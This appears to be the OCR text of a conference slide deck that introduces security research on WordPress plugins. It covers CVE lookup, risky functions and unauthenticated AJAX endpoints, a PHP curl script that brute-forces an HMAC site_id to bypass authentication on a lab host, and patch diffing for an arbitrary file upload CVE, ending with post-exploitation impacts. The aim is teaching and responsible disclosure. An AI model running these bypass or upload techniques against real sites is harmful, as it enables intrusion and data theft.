A Dummy's Guide

Hacking WordPress Plugins



Screen Options 🔻

Help 🔻

× Dismiss



Home Updates

Dashboard

91 Media

Pages

Comments

Appearance

🖉 Plugins

🍰 Users

🔑 Tools

5 Settings

Collapse menu

Welcome to WordPress!

Learn more about the 6.2 version.



Dashboard

Author rich content with blocks and

patterns

Block patterns are preconfigured block layouts. Use them to get inspired or create new pages in a flash.

Add a new page

Customize your entire site with block themes

Design everything on your site — from the header down to the footer, all using blocks and patterns.


Open site editor



Switch up your site's look & feel with Styles

Tweak your site, or give it a whole new look! Get creative how about a new color palette or font?

43.6% of all websites globally run on WordPress




Plugins?

2 Dashboard	Add Plugins Upload Plugin Search he	ere 🔨
🖈 Posts	Featured Popular Recommended Favorites	Keyword V Search plugins
91 Media		Keyword V Search plugins
📕 Pages	Plugins extend and expand the functionality of WordPress. You may auto	
Comments	upload a plugin in .zip format by clicking the button at the top of this pa	ge.
🔊 Appearance	Akismet Anti-Spam	Classic Editor
🖆 Plugins 🔷	Activate More Details	Install Now N
Installed Plugins	Akismet checks your comments and	Enables the previou
Add New	contact form submissions against our global database of spam to	and the old-style E with TinyMCE, Meta
Plugin Editor	protect you and your site from malicious content.	Supports all plugin:
👗 Users	By Automattic	By WordPress Coni
Tools على		-,
Settings	★★★★ (852) Last Updated: 3 months ago	★★★★★ (772) Last Updat
Collapse menu	5+ Million Active Installations Compatible with your version of WordPress	5+ Million Active Installations Con ven
	Jetpack by WordPress com	bbPress

Elementor	26.1%
WooCommerce	21.1%
WPBakery	10.2%
Beaver Builder	1.1%
10Web Photo Gallery	I 0.7%
NextGEN Gallery	I 0.6%
Oxygen	0.4%
bbPress	0.3%
FooGallery	0.2%
LearnPress	0.2%
BuddyPress	0.2%
Divi Builder	0.1%
Bricks	0.1%
Robo Gallery	0.1%
Modula Albums	0.1%
Visual Composer	0.1%
	1

Sources: https://w3techs.com/technologies/details/cm-wordpress, https://www.netcraft.com/blog/september-2024-web-server-survey/



Search plugins

Block-Enabled plugins



Block widget that displays events from a public google calendar or iCal file.

ρ

సి Bram Waasdorp

1, 1,000+ active installations





Timeline Blocks for Gutenberg

All

Community Commercial

See all

A beautiful timeline layout block to showcase your posts in timeline presentation.

సి Techeshta

1 600+ active installations

W Tested with 6.6.2





"The Common Vulnerabilities and Exposures (CVE) Program's primary purpose is to uniquely identify vulnerabilities and to associate specific versions of code bases (e.g., software and shared libraries) to those vulnerabilities. "

Sources: https://nvd.nist.gov/vuln, https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=wordpress+plugin

Search Results

There are 10244 CVE Records that match your search. Name The Crypto plugin for WordPress is vulnerable to Cross-Site Request Forgery in versions up to, and including, 2,15. This is due to missing nonce validation in the 'crypto' or CVE-2024-9990 it possible for unauthenticated attackers to log in as any existing user on the site, such as an administrator via a forged request granted they can trick a site administrator in CVE-2024-9989 The Crypto plugin for WordPress is vulnerable to authentication bypass in versions up to, and including, 2.15. This is due a to limited arbitrary method call to 'crypto' conne-'crypto connect ajax process' function. This makes it possible for unauthenticated attackers to log in as any existing user on the site, such as an administrator, if they have

CVE-2024-9988 The Crypto plugin for WordPress is vulnerable to authentication bypass in versions up to, and including, 2.15. This is due to missing validation on the user being supplied in function. This makes it possible for unauthenticated attackers to log in as any existing user on the site, such as an administrator, if they have access to the username.

Description

The WP show more plugin for WordPress is vulnerable to Stored Cross-Site Scripting via the plugin's show more shortcode in all versions up to, and including, 1.0.7 due to CVE-2024-9967 escaping on user supplied attributes. This makes it possible for authenticated attackers, with contributor-level access and above, to inject arbitrary web scripts in pages that injected page.

CVE-2024-9951 The WP Photo Album Plus plugin for WordPress is vulnerable to Reflected Cross-Site Scripting via the 'wppa-tab' parameter in all versions up to, and including, 8.8.05.003 escaping. This makes it possible for unauthenticated attackers to inject arbitrary web scripts in pages that execute if they can successfully trick a user into performing an ac

CVE-2024-9947 The ProfilePress Pro plugin for WordPress is vulnerable to authentication bypass in all versions up to, and including, 4.11.1. This is due to insufficient verification on the use makes it possible for unauthenticated attackers to log in as any existing user on the site, such as an administrator, if they have access to the email and the user does not have returning the token.

CVE-2024-9946 The Social Share, Social Login and Social Comments Plugin – Super Socializer plugin for WordPress is vulnerable to authentication bypass in all versions up to, and verification on the user being returned by the social login token. This makes it possible for unauthenticated attackers to log in as any existing user on the site, if they have a already-existing account for the service returning the token. An attacker cannot authenticate as an administrator by default, but these accounts are also at risk if authenticat via the social login. The vulnerability was partially patched in version 7.13.68.



Why Security Research?

- CVEs make great CV padding
- It's interesting
- Monetary reward (sometimes)
- Get vulnerabilities in real software fixed



Why WordPress Plugins?

- They're written in PHP
- They're written in PHP
- Super easy to install (relatively)
- Written by the community
- Easy disclosure process
- Well-trodden ground





The #1 local WordPress development tool

An effortless way to develop WordPress sites locally



GET HOSTING >

Get \$200 to try DigitalOcean – and do all the below for free!

Build apps, host websites, run open source software, learn cloud computing, and more – every cloud resource you need at an affordable price.



P master - P 1 Branch 🛇 0 Tags	Q Go to file	t Add file 👻 <> Code 🗸
e Nyr Update to easy-rsa v3.2.1		52d5450 · 2 months ago 🕚 196 Commits
LICENSE.txt	Create LICENSE.txt	11 years ago
README.md	Update README.md	2 months ago
openvpn-install.sh	Update to easy-rsa v3.2.1	2 months ago

	ধাঁুয় MIT license	Ø	≔
New: wire	guard-install is also available.		
openvpn-install			

OpenVPN road warrior installer for Ubuntu, Debian, AlmaLinux, Rocky Linux, CentOS and Fedora.

This script will let you set up your own VPN server in **no more than a minute**, even if you haven't used OpenVPN before. It has been designed to be as unobtrusive and universal as possible.

🔿 👌 10.8.0.1/wordpress/readme.html



Semantic Personal Publishing Platform

First Things First

Welcome. WordPress is a very special project to me. Every developer and contributor adds something unique to the mix, and together we create something beautiful that I am proud to be a part of. Thousands of hours have gone into WordPress, and we are dedicated to making it better every day. Thank you for making it part of your world.

- Matt Mullenweg

Installation: Famous 5-minute install

1. Unzip the package in an empty directory and upload everything.

- Open <u>wp-admin/install.php</u> in your browser. It will take you through the process to set up a wpconfig.php file with your database connection details.
 - If for some reason this does not work, do not worry. It may not work on all web hosts. Open up wpconfig-sample.php with a text editor like WordPad or similar and fill in your database connection details.
 - 2. Save the file as wp-config.php and upload it.
 - 3. Open wp-admin/install.php in your browser.

1,963 plugins

Q

Search results for: "management system"



VikRentCar Car Rental Management System

Robust Car Rental Management System for any kind of vechicles. The most reliable booking solution for managing vehicles rentals through your website.

S E4J s.r.l.

1 4,000+ active installations

W Tested with 6.6.2



Tutor LMS – eLearning and online course solution

A complete WordPress LMS plugin to create any eLearning website easily.

85 Themeum

11, 90,000+ active installations

W Tested with 6.6.2

Community


Commercial

ser@ctf]-[~/Documents/WP-Research/plugins] - \$ ls *.zip s-barcode-generator.latest-stable.zip asolute-reviews.zip cadeny-starter-templates.latest-stable.zip coordion-slider.latest-stable.zip oxtal-connect.zip p-attachments.l.2.0.zip sk-pdf-manager.zip uddypross.l4.2.1.zip uddypress-multilingual.zip ulk-media-register.zip usiness-hours-indicator.zip usiness-profile.zip alculation-for-contact-form-7.zip



WordPress 6.7 is available! Please update now.

Classic Addons requires WPBakery Page Builder plugin to be installed and activated on your site.



Annual fragment from from the second state	el 2011 Valance Natio Science Scillage Jugens Song Search Report Party and Bergins			
		and the second state of the second second second	and the second se	
Based	- Particular - Par	ass(r)a	0 ×	
Bit Control Bit Control 1 all -	The second secon	Anti-Transmit ID Property Transmit ID Respective Anti-Transmit ID		· · · · · · · · · · · · · · · · · · ·
A Production of the second sec	 Care man "do not so the spate Care of the spate 	Pagane Making (S		
COLUMN INTERN	CO+ic in- i term	i i i i	n (17.46	
	(manual)		-	
			hill hall.	

Want faster, more reliable testing?

Try Burp Suite Professional for free

- Speed up your testing with powerful automated tools and workflows.
- Increase productivity with features designed for busy workloads.
- Customize your experience with Pro-specific BApps, a powerful API, and other user options.

Enter your email

TRY FOR FREE

By requesting a trial, I agree to the Terms of Service





Boost your career

The Web Security Academy is a strong step toward a career in cybersecurity.



Flexible learning

Learn anywhere, anytime, with free interactive labs and progress-tracking.



Learn from experts

Produced by a world-class team led by the author of The Web Application Hacker's Handbook.

WordPress Specific

- WordPress Functions
- AJAX Actions
- REST API
- Code Search

WordPress Functions

```
esc_sql(), sanitize_text_field()
```

```
$wpdb->query('SELECT field FROM table ORDER
BY $order by var;')
```


\$wpdb->prepare()

\$wp_verify_nonce()

Public Endpoints

Public Endpoints

```
add_action( 'wp_ajax_nopriv_do_function', 'do_function' );
add_action( 'wp_ajax_change_password', 'change_password' );
function do_nopriv_function() {
    echo $REQUEST['data'];
}
function change_password() {
    $username = $ REQUEST['username'];
    $password = $ REQUEST['new_password'];
```



```
function get users() {
    $valid req = api request verify();
    if ( $valid req == 1 ) {
        $response = get users();
    } else {
        $response = 'Invalid';
   echo $response;
    exit;
```

```
* Verifies all authentication.
*/
function api request verify() {
                     = 0:
    $resp
                          = $ SERVER['HTTP APP REF'];
    $ref
                          = $ SERVER['HTTP APP SIGN'];
    $sign
                 = get option( 'site id' );
    $sid
    if ( $sign == hash hmac( 'sha256', $req, $sid ) ) {
        sresp = 1;
    return <presp;</pre>
```

php > php > echo hash_hmac('sha256', 'bypassed?', \$site_id); 41a709cf4ce47d9cd8ace577ffe05ccc7d4beaabee015cea251cbcc04c29a8e8 php >

```
$url = 'http://10.8.0.1/wordpress/wp-admin/admin-ajax.php?action=get users';
```

```
for ($site id = 1; $site id <= 1000; $site id++) {</pre>
    $signature = hash hmac('sha256', 'test', $site id);
    $ch = curl init():
    curl setopt($ch, CURLOPT URL, $url);
    curl setopt($ch, CURLOPT RETURNTRANSFER, true);
    curl setopt($ch, CURLOPT HTTPHEADER, [
        "App-Ref: bypassed?",
        "App-Sign: $signature"
    1);
    $response = curl exec($ch);
    $http code = curl getinfo($ch, CURLINFO HTTP CODE);
    if ($http code == 200) {
        echo $response;
        die(0);
    curl close($ch);
```



Search - Completed

Overview

Search Regex

 $shell_exec(()$

Repository

Plugins

Total Matches

233

Time Taken

4 Seconds

Completed

3 hours ago

Now What?



VULNERABILITY DETAILS

Description of Vulnerability *	
	Describe the vulnerability you have discovered, concisely and accurately.
Common Weakness (CWE) Type *	
	Select the most appropriate CWE for this vulnerability. You can search by name or by CWE number if needed.
Authentication Level Required *	· · · · ·
References to Affected Code	Provide URLs to affected code on public repositories.
	ADD NEW CODE REFERENCE

CVE Reversing

CVE Reversing

Purpose

• Find the vulnerability by comparing the **old (vulnerable)** and **new (patched)** code versions.

Steps

- 1. Code Comparison: Look at what changed between the two versions.
- 2. Spot the Vulnerability: Identify where the patch fixed the problem.
- 3. Build PoC: Use this info to create a basic exploit as a proof of concept.


Why reverse engineer patches?

1. Practical experience

2. Deeper vulnerability understanding

3. Not exclusive to WordPress

Most common security bugs published



Choosing a vulnerable plugin

The leading WordPress vulnerability database

tol 22,317 vPatches 8,641 No official fix 4,681 In triage 1,428 Published soon 32 WordPress stats >				
Search for vulnerability			Se	arch
Everything WordPress 🗸 Vulnerabilities All 🗸 CVSS 0 10 vPatched Exploited				
Plugin User Extra Fields <= 16.6 Unauthentiaated Arbitrary File Deletion vulnerability	•	0		2 hours ago
Plugin User Extra Fields <= 16.6 Missing Authorization to Authenticated (Subscriber+) Privilege Escalation vulnerability	۰	0	8.8)	2 hours ago
Plugin WooCommerce Upload Files <= 84.3 Unauthenticated Arbitrary File Upload vulnerability	۰	0		2 hours ago
Plugin Hash Elements <= 1.4.7 Missing Authorization to Unauthenticated Draft Post Title Exposure vulnerability		0	5.3	2 hours ago
Plugin 🛛 Boostify Header Footer Builder for Elementor 🛹 1.3.6 Authenticated (Contributor+) Past Disclosure vulnerability		0	4.3	2 hours ago

Choosing a vulnerable plugin

The leading WordPress vulnerability database Total 22.317 vPatches 8,641 No official fix 4,681 In triage 1,428 Published soon 32 WordPress stats > Search for vulnerability Search Everything WordPress 🗸 Vulnerabilities All CVSS 0 10 vPatched Exploited SQL Intection Organ Site Scripting 0055 Cross Site Request Forgery (OSRF) Arbitrary Code Execution Plugin **User Extra Fields** 2 hours ago Arbitrory Content Deletion Arbitrory File Deletion Arbitrory File Download Arbitrory File Uniond Bankdoor Broken Access Control Becken Authentication Bycose Watershilly Clickinsking 0 0 0 8.8 Plusin User Extra Fields Escolation vulnerability 2 hours ago Content Injection Content Spoofing CRLF Injection Cross-Frame Scripting 00%) CSV Injection Denial of Service Attack WooCommerce Up 0 0 0 9.8 Plugin Deserialization of untrusted data Direct static code injection 2 hours ago Directory Troversol Enumeration Full Path Disclosure (FPC) Inservice Direct Object References (DOR) Local File Indusion 5.3 Plucin **Hash Elements** e vulnerability 2 hours ago Multiple Vulnerobilities Onen Redirection Other Vulnershillty Tune Path Traversal PHP Object Injection Phyllege Escalation Roce Condition Remote Code Execution (ROE) Remote File Inclusion Sensitive Doto Exposure Plugin **Boostify Header F** Post Disclosure vulnerability 4.3 2 hours ago Server Side Request Forgery (\$589) Session Hilocking Settings Chonge Unvolidated Redirects and Forwards XME, External Entity 0005 Plugin WP Project Manag norization Bypass vulnerability 2 hours ago

CVE-2024-5450

WordPress Bug Library Plugin < 2.1.1 is vulnerable to Remote Code Execution (RCE)

0				
High priority vPatch immediately		< 2.1.1 Vulnerable version	2.1.1 Fixed version	
	Plugin O No VDP		15 July 202	24
	Risks over			
	This vulnerability is highly	dangerous and expected to become ma	ss exploited.	
	30 Remote Code	Execution (RCE)		
		licious actor to execute commands on t nen take full control of the website.	he target website. This can be used to gain	

Bug Library Plugin

"This plugin provides an easy way to incorporate a bug/enhancement tracking system to a WordPress site. By adding a shortcode to a page, users will be able to display a bug list and allow visitors to submit new bugs / enhancements. The plugin will also provide search and sorting capabilities. A captcha and approval mechanism will allow the site admin to avoid spam."

https://wordpress.org/plugins/bug-library/

WordPress Plugins Bugs

If you are experiencing problems with one of my plugins, see if the issue has already been reporte or add a new issue to the system. Thanks for taking the time to report these problems to help me improve my plugins.

		3.2						
Bug R	eport	Pagin	ation does not s	ern to work				
0: 1355	Status	Open	Version: N/A	Report Date: I	Submit a new issue			
eature F	Request	Add li	nks to general W	ordpress search	Issue Title *			
: 1348	Status	Open	Version: N/A	Report Date: I				
			Inconcession of		Issue Product *	Version Number *	Issue Type *	
Bug R			ly add a bug Version: N/A	Report Date: 1	Link Library -		Bug Report	•
		Open .	Version: N/A	Report Date: 1				
	Request		arger text field to	links to store m	Issue Reporter Name (optional)			
): 1344 eature F			arger text field to	links to store m	Issue Reporter Name (optional) Issue Reported E-mail (optional, for up	pdate notifications on	V)	
			arger text field to	links to store m		_	X)	
			arger text field to	links to store m	Issue Reported E-mail (optional, for up	_	2)	

Issue Description

The Bug Library plugin for WordPress is vulnerable to arbitrary file uploads due to missing file type validation in the add_bug_field function in all versions up to, and including, 2.1. This makes it possible for unauthenticated attackers to upload arbitrary files on the affected site's server which may make remote code execution possible.

Finding the diff

From the CVE entry, the vulnerable version is < 2.1.1 and it was patched in version 2.1.1.

We go to the Trac: https://plugins.trac.wordpress.org/log/b ug-library/trunk and select the changes in 2.1 and 2.1.1.

Plugin Directory

Added		Modified 📒 Co	pled or rename			Revision Log Mode:	View log starting at 3187388 Show at most 100 revisio
View	char	nges				Follow copies Show only adds and deletes	Show full log messages
Diff		Rev	Age	Author	Log Message		
		€3112023 ③	4 months	jackdewey	= 2.1.4 = * Fixed potential security	y issue	
		#3112022 ④	4 months	jackdewey	Forgot to update stable tag field		
		#3112016 🥥	4 months	jackdewey	= 2.1.3 = * Fixed potential security	y issue	
		#3106224 🥥	5 months	jackdewey	= 2.1.2 = * Fixed potential securit	y issue	
		#3096348 🥥	5 months	jackdewey	Updated readme file		
0		#3096345 ③	5 months	jackdewey	= 2.1.1 = * Restricted file types the	at can be attached to user bug	
0		#2976706 ③	13 months	jackdewey	= 2.1 = * Added new function to e	export links to a CSV file	
		#2748134 🥥	2 years	jackdewey	Updated tested version number		
		ę2714565 @	3 years	jackdewey	Added link to test plugin		
		#2602039 @	3 years	jackdewey	= 2.0.8 = * Addressed possible se	curity issue	
		#2601196 ③	3 years	jackdewey	= 2.0.7 = * Addressed possible se	curity issue	
		#2598332 🥥	3 years	jackdewey	Code updates for security		
		82597668 🥥	3 years	jackdewey	Version bump		
		€2597667 ⊙	3 years	jackdewey	Additional security code improve	ments	
		#2595966 ③	3 years	jackdewey	= 2.0.4 = * Addressed possible se	curity issue	
	-	#2571538 @	Typars	iark/ewey	Removing old icon		

The Patch

🗌 Unmodified 🔄 Added 📑 Removed

ug-libr	ary/tru	ink/bug-library.php Tabular Unified
976706r	309634	5
4	4	Plugin URI: https://ylefebvre.github.io/wordpress-plugins/bug-library/
5	5	Description: Display bug manager on pages with a variety of options
6		Version: 2.1
	6	Version: 2.1.1
7	7	Author: Yannick Lefebvre
8	8	Author URI: http://ylefebvre.github.io/

980	980	<pre>\$file_path = \$uploads['baseurl'] . "/bug-library/bugimage-" . \$post->ID . '.' . \$file_extension;</pre>
981	981	
982		<pre>if (move_uploaded_file(\$_FILES['attachimage']['tmp_name'], \$target_path)) {</pre>
983		update_post_meta(\$post->ID, "bug-library-image-path", esc_url(\$file_path));
984		
	982	<pre>if (in_array(\$file_extension, array('bmp', 'txt', 'png', 'jpg', 'pdf', 'jpeg'))) {</pre>
	983	if (move_uploaded_file(\$_FILES['attachimage']['tmp_name'], \$target_path)) {
	984	update_post_meta(\$post->ID, "bug-library-image-path", esc_url(\$file_path));
	985	
	986	<pre>} else {</pre>
	987	unlink(\$_FILES['attachimage']['tmp_name']);
	988	
985	989	
986	990	}

Demo



Further impact

- Access sensitive files like wp-config.php
- **Dump database information**; usernames, hashed passwords, email addresses, etc.
- Modify files on the server
- **Escalate privileges** by inserting an admin user in the database.
- And more!


Takeaways

- Developers write a *lot* of bad insecure code
- Patching is sometimes ineffective
- ...

Resources

- Wordfence
 - <u>https://www.wordfence.com/wp-</u> <u>content/uploads/2021/07/Common-WordPress-</u> <u>Vulnerabilities-and-Prevention-Through-Secure-</u> <u>Coding-Best-Practices.pdf</u>
- Patchstack
 - <u>https://patchstack.com/articles/common-plugin-</u> vulnerabilities-how-to-fix-them/
 - <u>https://patchstack.com/academy</u>
- Do your own research!









THANK YOU